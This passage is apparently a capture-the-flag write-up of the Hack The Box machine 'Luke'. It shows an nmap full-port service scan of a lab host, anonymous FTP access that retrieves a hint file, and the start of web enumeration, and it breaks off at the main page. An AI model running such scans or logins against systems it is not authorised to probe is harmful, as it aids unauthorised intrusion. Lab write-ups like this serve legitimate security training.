A write up on HTB's Luke

by wilsonnkwan

(https://www.hackthebox.eu/home/users/profile/53043)


{Web dev}

Build it like a pro

P.S. a "respect" in HTB is appreciated if you like this write up ;)

1. Nmap

Nmap shows the following ports are opened:




lvkalim.tlp - root@127.0.0.1:8443 - Bitvise xterm - root@WiNK: ~

```
root@WiNK:~/HTB/zLuke# nmap -sC -sV -p- -oA nmap/alltcp 10.10.10.137
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-26 13:37 +08
Nmap scan report for 10.10.10.137
Host is up (0.17s latency).
Not shown: 65530 closed ports
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3+ (ext.1)
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 0        0             512 Apr 14 12:35 webapp
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.14.74
|      Logged in as ftp
|      TYPE: ASCII
|      No session upload bandwidth limit
|      No session download bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3+ (ext.1) - secure, fast, stable
|_End of status
22/tcp   open  ssh?
80/tcp   open  http    Apache httpd 2.4.38 ((FreeBSD) PHP/7.3.3)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.38 (FreeBSD) PHP/7.3.3
|_http-title: Luke
3000/tcp open  http    Node.js Express framework
|_http-title: Site doesn't have a title (application/json; charset=utf-8).
8000/tcp open  http    Ajenti http control panel
|_http-title: Ajenti

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 925.88 seconds
root@WiNK:~/HTB/zLuke#
[137] 0:bash*Z 1:bash-Z 2:bashZ                                                    20:24:42
```

2. FTP Enumeration

Logging in using anonymous, we noted that the system has one file which is a message from Derry to Chihiro:



lvkalim.tlp - root@127.0.0.1:8443 - Bitvise xterm - root@WiNK: ~


```
root@WiNK:~/HTB/zLuke# ftp 10.10.10.137
Connected to 10.10.10.137.
220 vsFTPd 3.0.3+ (ext.1) ready...
Name (10.10.10.137:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    3 0        0             512 Apr 14 12:29 .
drwxr-xr-x    3 0        0             512 Apr 14 12:29 ..
drwxr-xr-x    2 0        0             512 Apr 14 12:35 webapp
226 Directory send OK.
ftp> cd webapp
250 Directory successfully changed.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0             512 Apr 14 12:35 .
drwxr-xr-x    3 0        0             512 Apr 14 12:29 ..
-r-xr-xr-x    1 0        0             306 Apr 14 12:37 for_Chihiro.txt
226 Directory send OK.
ftp> get for_Chihiro.txt
local: for_Chihiro.txt remote: for_Chihiro.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for for_Chihiro.txt (306 bytes).
226 Transfer complete.
306 bytes received in 0.00 secs (5.3059 MB/s)
ftp> exit
221 Goodbye.
root@WiNK:~/HTB/zLuke# cat for_Chihiro.txt
Dear Chihiro !!

As you told me that you wanted to learn Web Development and Frontend, I can give you a little push
by showing the sources of
the actual website I've created .
Normally you should know where to look but hurry up because I will delete them soon because of our
security policies !

Derry
root@WiNK:~/HTB/zLuke#
[137] 0:bash*Z 1:bash-Z 2:bashZ                                                         20:25:15
```

This is hinting that we should look at the source of webpages to see what is in those.

3. Web Enumeration

There are 3 ports that has webpages, they are 80, 3000 and 8000


I. Port 80 - Main page - Luke



Welcome to Luke LTD

